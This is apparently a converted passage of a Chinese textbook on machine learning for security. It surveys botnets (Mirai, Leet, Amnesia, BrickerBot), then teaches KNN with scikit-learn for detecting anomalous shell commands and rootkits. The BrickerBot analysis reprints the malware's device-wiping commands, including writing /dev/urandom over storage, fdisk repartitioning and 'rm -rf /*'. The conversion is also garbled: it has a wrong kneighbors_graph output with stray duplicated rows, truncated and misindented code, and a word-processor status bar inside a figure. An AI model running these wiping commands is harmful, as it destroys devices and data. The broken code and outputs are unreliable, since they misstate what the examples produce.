


图4-17 僵尸网络

僵尸网络是互联网上受到黑客集中控制的一群计算机，往往被黑客用来发起大规模的网络攻击，如分布式拒绝服务攻击（DDoS）、海量垃圾邮件等，同时黑客控制的这些计算机所保存的信息，譬如银行帐户的密码与社会安全号码等也都可被黑客随意“取用”。因此，不论是对网络安全运行还是对用户数据安全的保护来说，僵尸网络都是极具威胁的隐患。僵尸网络的威胁也因此成为目前国际上十分关注的一个问题。然

而，发现一个僵尸网络是非常困难的，因为黑客通常远程、隐蔽地控制分散在网络上的“僵尸主机”，这些主机的用户往往并不知情。因此，僵尸网络是目前互联网上黑客最青睐的作案工具。

对网友而言，感染上“僵尸病毒”却十分容易。网络上搔首弄姿的美女、各种各样有趣的小游戏，都在吸引着网友轻轻点击鼠标。但事实上，点击之后毫无动静，原来一切只是骗局，意在诱惑网友下载有问题的软件。一旦这种有毒的软件进入到网友电脑，远端主机就可以发号施令，对电脑进行操控。下载时只用一种杀毒软件查不出来。

专家表示，每周平均新增数十万台任人遥控的僵尸电脑，任凭远端主机指挥，进行各种不法活动。多数时候，僵尸电脑的主人根本不晓得自己已被选中，任人摆布。

僵尸网络之所以出现，在家高速上网越来越普遍也是原因之一。高速上网可以处理（或制造）更多的流量，但高速上网家庭习惯将电脑长时间开机，唯有电脑开机，远端主机才可以对僵尸电脑发号施令。

网络专家称：“重要的硬件设施虽然非常重视杀毒、防黑客，但网络真正的安全漏洞往往来自于用户，这些个体用户缺乏自我保护的知识，让网络充满地雷，进而对其他用户构成威胁。”

4.4.1 僵尸网络的危害

1. 拒绝服务攻击

使用Botnet发动DDoS攻击是当前最主要的威胁之一，攻击者可以向自己控制的所有bot发送指令，让它们在特定的时间同时开始连续访问特定的网络目标，从而达到DDos的目的。由于Botnet可以形成庞大規模，而且利用其进行DDos攻击可以更好地同步，所以在发布控制指令时，能够使DDos的危害更大，防范更难。

2. 发送垃圾邮件

一些bot会设立sockv4、v5代理，这样就可以利用Botnet发送大量的垃圾邮件，而且发送者可以很好地隐藏自身的IP信息。

3. 窃取秘密

Botnet的控制者可以从僵尸主机中窃取用户的各种敏感信息和其他秘密，例如个人账号、机密数据等。同时bot程序能够使用sniffer观测感兴趣的网络数据，从而获得网络流量中的秘密。

4. 滥用资源

攻击者利用Botnet从事各种需要耗费网络资源的活动，从而使用户的网络性能受到影响，甚至带来经济损失。例如：种植广告软件，点击指定的网站；利用僵尸主机的资源存储大型数据和违法数据等，利用僵尸主机搭建假冒的银行网站从事网络钓鱼的非法活动。

可以看出，Botnet无论是对整个网络还是对用户自身，都造成了比较严重的危害，我们要采取有效的方法减少Botnet的危害。

5. 僵尸网络挖矿

网络安全商fortiguard labs的网络安全研究报告指出，虚拟货币的僵尸挖矿ZeroAccess已经成为全球网络当下的主要威胁。ZeroAccess的主要攻击手段是click fraud和virtual mining，通过控制大量僵尸主机进行挖矿活动，近期由于比特币等虚拟货币的价值飙升，ZeroAccess的获利可

能超乎想象。

4.4.2 近年典型僵尸网络攻击事件分析

1.Mirai僵尸网络

2016年，美国域名解析服务提供商Dyn公司遭到了峰值达1.1Tbps的DDoS攻击，造成了美国东部大面积的网络瘫痪，包括Twitter、Facebook在内的多家美国网站无法通过域名访问。而造成半个美国互联网瘫痪的罪魁祸首，则是Mirai僵尸网络控制下的数以10万计的物联网设备。Mirai恶意程序通过扫描物联网设备，尝试默认通用密码进行登录操作，一旦成功即将这台物联网设备作为“肉鸡”纳入僵尸网络中，进而操控其攻击其他网络设备。

同年，德国电信也遭遇了一次大范围的网络故障。在这次故障中，2000万固定网络用户中的大约90万个路由器发生故障（约4.5%），并由此导致大面积网络访问受限。很多媒体给出了网络受限的示意图，如图4-18所示。




图4-18 德国电信遭遇Mirai攻击

德国电信进一步确认了问题是由于路由设备的维护界面被暴露在互联网上，并且互联网上正在发生针对性的攻击而导致。德国电信连夜与设备供应商生成了新的升级包，并且要求客户如果怀疑受到影响就断电重启路由器，之后利用自动/手动的升级过程来解决问题。德国电信还采取了一系列的过滤措施来保证升级过程不受攻击影响。

2.Leet僵尸网络

IMPERVA最新的《全球DDoS威胁态势季度报告》中披露，随着网络层攻击规模的加大，应用层安全事件发生频率也上升了。2016年第4季度IMPERVA缓解的最大型DDoS攻击，规模为650Gbps（见图4-19），是依托Leet僵尸网络发起的（之前的第3季度中，阿卡迈处理了类似的攻击，是Mirai僵尸网络驱动的）。2016年最后3个月还见证了该年度最持久的网络层攻击——持续了29天。




图4-19 Leet僵尸网络发起的DDoS攻击

3.Amnesia僵尸网络

Amnesia僵尸网络利用了未修补的远程代码执行漏洞，这个漏洞一年多之前由安全研究员Rotem Kerner发现。Amnesia僵尸网络目标是嵌入式系统，尤其是中国的某厂商生产的DVR（数字视频录像机），目前，该公司名下有70多个品牌的产品销往世界各地。

2016年3月，Kerner将其发现的漏洞上报了DVR厂商，但是未得到

任何回应，一年后，他决定公布漏洞细节。

根据Palo Alto Networks（PAN）研究人员的相关分析，Amnesia是Tsunami僵尸网络的变种，Tsunami作为一种下载程序/IRC僵尸程序后门，被网络犯罪分子利用来发动DDoS攻击。

根据PAN的网络扫描结果，上述漏洞仍未修补，全球大约有22.7万DVR设备受此漏洞影响（见图4-20）。



图4-20 Amnesia僵尸网络

Amnesia僵尸网络利用的是远程代码执行漏洞，攻击者可利用该漏洞完全控制设备。

专家认为，由于采用逃避技术，Amnesia僵尸网络极为复杂。恶意软件研究人员认为Amnesia僵尸网络是第一款采用虚拟机逃避技术来逃避恶意软件分析沙箱的Linux物联网恶意软件。

4.Brickerbot僵尸网络

2017年，Radware研究人员发现了一种新的僵尸网络。这种僵尸网络和Mirai僵尸网络有诸多相似之处，被命名为Brickerbot。Mirai僵尸网络和Brickerbot的主要区别在于，后者的恶意软件可对配置不当的物联

网设备造成永久性破坏。Radware公司为进行恶意软件分析而部署了蜜罐，Brickerbot对其发起攻击，进而被发现。通过部署有针对性的蜜罐服务器发现检测到来自全球1895个IP的BrickerBot攻击尝试（见图4-21），而且还发现了333次通过Tor的网络攻击尝试。

Brickerbot僵尸网络通过Telnet暴力攻击物联网设备。Mirai僵尸网络也曾采用此技术。Bricker很难分析，因为它并不下载二进制，这意味着Radware专家无法检索恶意软件暴力使用的完整凭据清单。恶意软件研究人员只能观察到第一次登录的用户名/密码是root/vizxv。专家解释说，恶意软件针对的是运行在BusyBox上、基于Linux的物联网设备。这些设备Telnet端口都是开放的，并且暴露在互联网上。DDoS攻击源于有限数量的IP地址。被攻击设备都是端口为22和运行老版本Dropbear SSH服务的设备。大部分被僵尸网络攻击的设备被Shodan识别为Ubiquiti。恶意代码首先获得对设备的访问，然后通过rm-rf/*命令擦除设备内存，禁用TCP时间戳，并将内核线程的最大数量限制为一个。

Brickerbot恶意软件刷新所有iptables防火墙和NAT规则（见图4-22），并添加一条规则来删除所有传出的数据包。Brickerbot试图擦除受影响物联网设备上的所有代码，使其不可用。



图4-21 Brickerbot僵尸网络

```
1 fdisk -l
2 busybox cat /dev/urandom >/dev/mtdblock0 &
3 busybox cat /dev/urandom >/dev/sda &
4 busybox cat /dev/urandom >/dev/mtdblock10 &
5 busybox cat /dev/urandom >/dev/mmc0 &
6 busybox cat /dev/urandom >/dev/sdb &
7 busybox cat /dev/urandom >/dev/ram0 &
8 fdisk -C 1 -H 1 -S 1 /dev/mtd0
9 w
10 fdisk -C 1 -H 1 -S 1 /dev/mtd1
11 w
12 fdisk -C 1 -H 1 -S 1 /dev/sda
13 w
14 fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
15 w
16 route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
17 sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
18 halt -n -f
19 reboot
```

图4-22 Brickerbot恶意软件刷新所有iptables防火墙和NAT规则

4.5 本章小结

本章概述了Web安全中常见的XSS、SQL注入、WebShell以及僵尸网络，梳理了其相关的概念、危害、常见攻击特征以及近年相关安全事件，相信仔细看过的读者已经达到了温故而知新的效果了，后面章节我们将开启机器学习的算法之旅。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

- <http://blog.csdn.net/lizhengnanhua/article/details/9061755>
- <http://netsecurity.51cto.com/art/201702/531237.htm>
- <http://special.csdnblogs.csdn.net/security/>
- <https://www.lvtao.net>
- <http://zt.360.cn>
- <http://www.jsfuck.com/>
- <http://www.freebuf.com/vuls/108611.html>
- <http://www.freebuf.com/vuls/124864.html>
- <http://toutiao.secjia.com/three-new-iot-botnet-after-mirai>
- <https://github.com/wtsxDev/Machine-Learning-for-Cyber-Security/blob>
- <https://www.leiphone.com/news/201509/YfCBVNy7O1uc2axf.html>
- <http://blog.csdn.net/zhenyu5211314/article/details/21941193>

还可以参考吴翰清的著作《白帽子讲Web安全》。

第5章 K近邻算法

K近邻算法是我们介绍的第一个机器学习算法，同时它也是机器学习领域大名鼎鼎的分类算法之一，虽然它原理非常简单，但是在非常多的领域有着广泛的应用。本章将介绍K近邻算法的基本概念，并给出基本的使用方式，介绍如何使用K近邻基于不同的特征提取方式来检测异常操作，如何使用K近邻检测Rootkit，如何使用K近邻检测WebShell等。

5.1 K近邻算法概述

“橘生淮南则为橘，生于淮北则为枳”出自《晏子春秋·内篇杂下》。原文为“橘生淮南则为橘，生于淮北则为枳，叶徒相似，其实味不同。所以然者何？水土异也。”完整的典故是：齐国的晏子出使楚国，楚王想戏弄他，故意将一个犯人从堂下押过。楚王问：此人犯了什么罪？回答：一个齐国人犯了偷窃罪。楚王就对晏子说，你们齐国人是不是都很喜欢偷东西？晏子回答：淮南有橘又大又甜，一移栽到淮北，就变成了枳，又酸又小，为什么呢？因为土壤不同（见图5-1）。



图5-1 晏子使楚

同样的道理，我们可以理解距离接近的事物具有相同属性的可能性要大于距离相对较远的，这个也是K近邻算法的核心思想。

K近邻（K-Nearest Neighbor, KNN）算法是机器学习领域使用最广泛的算法之一，所谓KNN，就是K个最近的邻居的意思，说的是每个样本都可以用它最接近的K个邻居来代表。KNN算法的核心思想是：如果一个样本在特征空间中的K个最相邻的样本中的大多数属于某一个类别，则该样本也属于这个类别，并具有这个类别上样本的特性，KNN原理如图5-2所示。该方法在确定分类决策时，只依据最邻近的一个或者几个样本的类别来决定待分样本所属的类别。KNN方法在类别决策时，只与极少量的相邻样本有关。由于KNN方法主要靠周围有限的邻近的样本，而不是靠判别类域的方法来确定所属类别，因此对于类域交叉或重叠较多的待分样本集来说，KNN方法较其他方法更为适合。




图5-2 KNN原理图

KNN常用的算法为：

- Brute Force;

- K-D Tree;

- Ball Tree。

5.2 示例：hello world！K近邻

我们先演示一下K近邻的基础用法。完整演示代码请见本书GitHub上的5-1.py。

用Ball Tree算法举个简单的例子，其他算法类似，不再赘述。训练数据集合是二维平面上的若干个点：

```
>>> X = np.array([[-1, -1], [-2, -1], [-3, -2], [1, 1], [2, 1], [3, 2]])
```

调用Scikit-Learn的KNN算法，邻居数设置为2，进行训练：

```
>>> from sklearn.neighbors import NearestNeighbors  
>>> import numpy as np  
>>> X = np.array([[-1, -1], [-2, -1], [-3, -2], [1, 1], [2, 1], [3, 2]])  
>>> nbrs = NearestNeighbors(n_neighbors=2, algorithm='ball_tree').fit(X)
```

计算结果为：

```
>>> distances, indices = nbrs.kneighbors(X)  
>>> indices  
array([[0, 1],  
       [1, 0],  
       [2, 1],  
       [3, 4],  
       [4, 3],  
       [5, 4]])  
>>> distances  
array([[ 0.        ,  1.        ],  
       [ 0.        ,  1.        ],  
       [ 0.        ,  1.41421356],  
       [ 0.        ,  1.        ],  
       [ 0.        ,  1.        ],  
       [ 0.        ,  1.41421356]])
```

可视化结果为：

```
>>> nbrs.kneighbors_graph(X).toarray()  
array([[ 1.,  1.,  0.,  0.,  0.,  0.],  
       [ 1.,  1.,  0.,  0.,  0.,  0.],  
       [ 0.,  1.,  1.,  0.,  0.,  0.],  
       [ 0.,  0.,  0.,  1.,  1.,  0.],  
       [ 0.,  0.,  1.,  0.,  1.,  1.],  
       [ 0.,  1.,  0.,  1.,  0.,  1.]])
```

```
[ 0.,  0.,  0.,  1.,  1.,  0.],  
[ 0.,  0.,  0.,  0.,  1.,  1.]])
```

KNN用于监督学习也非常简单，如下所示：

```
>>> X = [[0], [1], [2], [3]]  
>>> y = [0, 0, 1, 1]  
>>> from sklearn.neighbors import KNeighborsClassifier  
>>> neigh = KNeighborsClassifier(n_neighbors=3)  
>>> neigh.fit(X, y)  
KNeighborsClassifier(...)  
>>> print(neigh.predict([[1.1]]))  
[0]  
>>> print(neigh.predict_proba([[0.9]]))  
[[ 0.66666667  0.33333333]]
```

5.3 示例：使用K近邻算法检测异常操作（一）

黑客入侵Web服务器以后，通常会通过系统漏洞进一步提权，获得root权限。我们试图通过搜集Linux服务器的bash操作日志，通过训练识别出特定用户的操作习惯，然后进一步识别出异常操作行为。完整演示代码请见本书GitHub上的5-2.py。

1. 数据搜集和数据清洗

Schonlau在他的个人网站：<http://www.schonlau.net>上发布了针对Linux操作的训练数据（见图5-3）。

The screenshot shows a web browser window with the URL www.schonlau.net in the address bar. The left sidebar contains links: Home, Publications, Book on Web, Surveys, Students, Teaching, Stata Software, Masquerading User Data (which is the active page), and Space (Software). The main content area has a title "Masquerading User Data". It describes a dataset of 50 files for 50 users, each containing 15,000 commands. The first 5000 commands per user are training data, while the next 10,000 are seeded with masquerading users. A probability of 1% starts after the initial 5000 commands, increasing to 80% for subsequent blocks. About 5% of the data contain masquerades. The dataset is used in a Statistical Science article. Below the text, there is a bulleted list:

- [Masquerade Data \(zip File\)](#) Uncompress using WinZip.
- [Masquerade Data \(Unix\)](#) uncompress (gunzip), and de-tar (tar -x) the data set.
- This contains 50 files, one each for 50 users. Each file contains 15000 lines. Each line has one command.
- [Location of masquerades \(Windows ascii file\)](#)

图5-3 Schonlau个人网站

训练数据中包括50个用户的操作日志（见图5-4），每个日志包含15000条操作命令，其中前5000条都是正常操作，后面的10000条日志中随机包含有异常操作。为了便于分析，数据集每100条操作作为一个操作序列，同时进行了标注，每个操作序列只要有1条操作异常就认为这

个操作序列异常（见图5-5）。

User1	User2	User3	User4	User5
User10	User20	User30	User40	User50
User11	User21	User31	User41	User6
User12	User22	User32	User42	User7
User13	User23	User33	User43	User8
User14	User24	User34	User44	User9
User15	User25	User35	User45	label.txt
User16	User26	User36	User46	
User17	User27	User37	User47	
User18	User28	User38	User48	
User19	User29	User39	User49	

图5-4 操作日志的目录结构

其中以用户名作为文件名，每个用户的操作都记录在对应的文件里面。

每个文件中，按照操作顺序依次记录了操作命令。

```
B0000000B60544:MasqueradeDat liu.yan$ cat User1 | head -10
cpp
sh
xrdb
cpp
sh
xrdb
mkpts
env
csh
csh
Platfor
其中以用户名作为文件名，每个
第6页,共12页 2616个字 英语(美国)
more! lsh! lex! sendmail! sendmail! lsh! MediaMail!
```

图5-5 操作日志的内容

依次读取每行操作命令，每100个命令组成一个操作序列，保存在列表里面：

```
with open(filename) as f:
    i=0
    x=[]
```

```
for line in f:  
    line=line.strip('\n')  
    x.append(line)  
    dist.append(line)  
    i+=1  
    if i == 100:  
        cmd_list.append(x)  
        x=[]  
    i=0
```

统计最频繁使用的前50个命令和最不频繁的前50个命令：

```
fdist = FreqDist(dist).keys()  
dist_max=set(fdist[0:50])  
dist_min = set(fdist[-50:])
```

2.特征化

(1) 去重操作命令的个数。

以100个命令为统计单元，作为一个操作序列，去重后的操作命令个数作为特征。

```
f1=len(set(cmd_block))
```

(2) 最频繁使用的前10个命令。

最频繁使用的命令从某种程度上反映出当前用户的操作习惯。

```
fdist = FreqDist(cmd_block).keys()  
f2=fdist[0:10]
```

(3) 最不频繁使用的前10个命令。

最不频繁使用的命令也从某种程度上反映出当前用户的使用习惯。

```
f3=fdist[-10:]
```

以user3为例，在完整的数据集合上统计其操作命令，去重后获得一

个操作命令的字典：

```
['more', 'emacs-20', 'netscape', 'netscape', 'netscape', 'netscape', 'netscape', 'ne
```

对应的特征为：

```
[36, ['gettext', 'xsetroot', 'xhost', 'kill', 'xrdb', 'wait4wm'], ['cat', 'sh', 'xprc
```

KNN只能以标量作为输入参数，所以需要将f2和f3标量化，最简单的方式就是和统计的最频繁使用的前50个命令以及最不频繁使用的前50个命令计算重合程度：

```
f2 = len(set(f2) & set(dist_max))
f3= len(set(f3)&set(dist_min))
```

3.训练模型

标识文件的内容：每行50列，分别代表每个用户的当前操作序列，正常操作标识为0，异常操作标识为1。

从标识文件中加载针对操作序列正常和异常的标识：

```
def get_label(filename,index=0):
x=[]
with open(filename) as f:
    for line in f:
        line=line.strip('\n')
        x.append( int(line.split()[index]))
return x
```

加载user3的操作数据，并将前120个操作序列作为训练序列，后30个操作序列作为测试序列。

```
user_cmd_list,user_cmd_dist_max,user_cmd_dist_min=load_user_cmd("../data/MasqueradeDat/user_cmd_feature=get_user_cmd_feature(user_cmd_list,user_cmd_dist_max,user_cmd_dist_min)
labels=get_label("../data/MasqueradeDat/label.txt",2)
y=[0]*50+labels
x_train=user_cmd_feature[0:N]
y_train=y[0:N]
x_test=user_cmd_feature[N:150]
y_test=y[N:150]
```

调用KNN函数进行训练：

```
neigh = KNeighborsClassifier(n_neighbors=3)
neigh.fit(x_train, y_train)
y_predict=neigh.predict(x_test)
```

4.效果验证

测试结果表明，准确率约80%，不是很理想。

```
score=np.mean(y_test==y_predict)*100
```

5.4 示例：使用K近邻算法检测异常操作（二）

5.3示例中只比较了最频繁和最不频繁的操作命令，我们这次尝试进行全量比较。完整演示代码请见本书GitHub上的5-3.py。

1.数据搜集和数据清洗

我们使用词集的模型，将全部命令去重后形成一个大型向量空间，每个命令代表一个特征，首先通过遍历全部命令，生成对应的词集。

```
with open(filename) as f:  
    for line in f:  
        line=line.strip('\n')  
        dist.append(line)  
fdist = FreqDist(dist).keys()
```

生成的词集为：

```
Dist:(['gs', 'tset', 'basename', 'uname', 'touch', 'find', 'ln', 'unpack', 'jar', 't
```

2.特征化

使用词集将操作命令向量化。

```
def get_user_cmd_feature_new(user_cmd_list,dist):  
    user_cmd_feature=[]  
    for cmd_list in user_cmd_list:  
        v=[0]*len(dist)  
        for i in range(0,len(dist)):  
            if dist[i] in cmd_list:  
                v[i]+=1  
        user_cmd_feature.append(v)  
    return user_cmd_feature
```

3.训练模型

```
user_cmd_list,dist=load_user_cmd_new("../data/MasqueradeDat/User3")
```

```
user_cmd_feature=get_user_cmd_feature_new(user_cmd_list,dist)
#print user_cmd_feature
labels=get_label("../data/MasqueradeDat/label.txt",2)
y=[0]*50+labels
neigh = KNeighborsClassifier(n_neighbors=3)
```

4.效果验证

使用交叉验证，10次随机取样和验证，提高验证可信度。

```
cross_validation.cross_val_score(neigh, user_cmd_feature, y, n_jobs=-1, cv=10)
```

结果为：

```
[ 1.          1.          0.93333333  1.          1.          1.          1.
```

准确率达到93%以上，非常不错了！

5.5 示例：使用K近邻算法检测Rootkit

Rootkit是一种特殊的恶意软件，它的功能是在安装目标上隐藏自身及指定的文件、进程和网络链接等信息，比较常见的是Rootkit，一般都和木马、后门等其他恶意程序结合使用。这次我们基于KDD 99的样本数据，尝试使用KNN算法识别基于telnet连接的Rootkit行为，检测流程如图5-6所示。针对KDD 99数据的详细介绍请参考第3章的相关内容。完整演示代码请见本书GitHub上的5-4.py。

1. 数据搜集和数据清洗

KDD 99数据已经完成了大部分的数据清洗工作，KDD 99数据集中每个连接用41个特征来描述：

```
35,tcp,ftp,SF,96,533,0,0,0,1,0,1,0,0,0,0,0,0,0,0,1,1,0.00,0.00,0.00,0.00,0.00,1.00,0  
0,tcp,ftp_data,SF,116,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1,1,0.00,0.00,0.00,0.00,0.00,1.00  
15,tcp,ftp,SF,45,214,0,0,0,0,1,0,0,0,0,0,0,0,0,0,1,1,0.00,0.00,0.00,0.00,0.00,1.00,0.
```

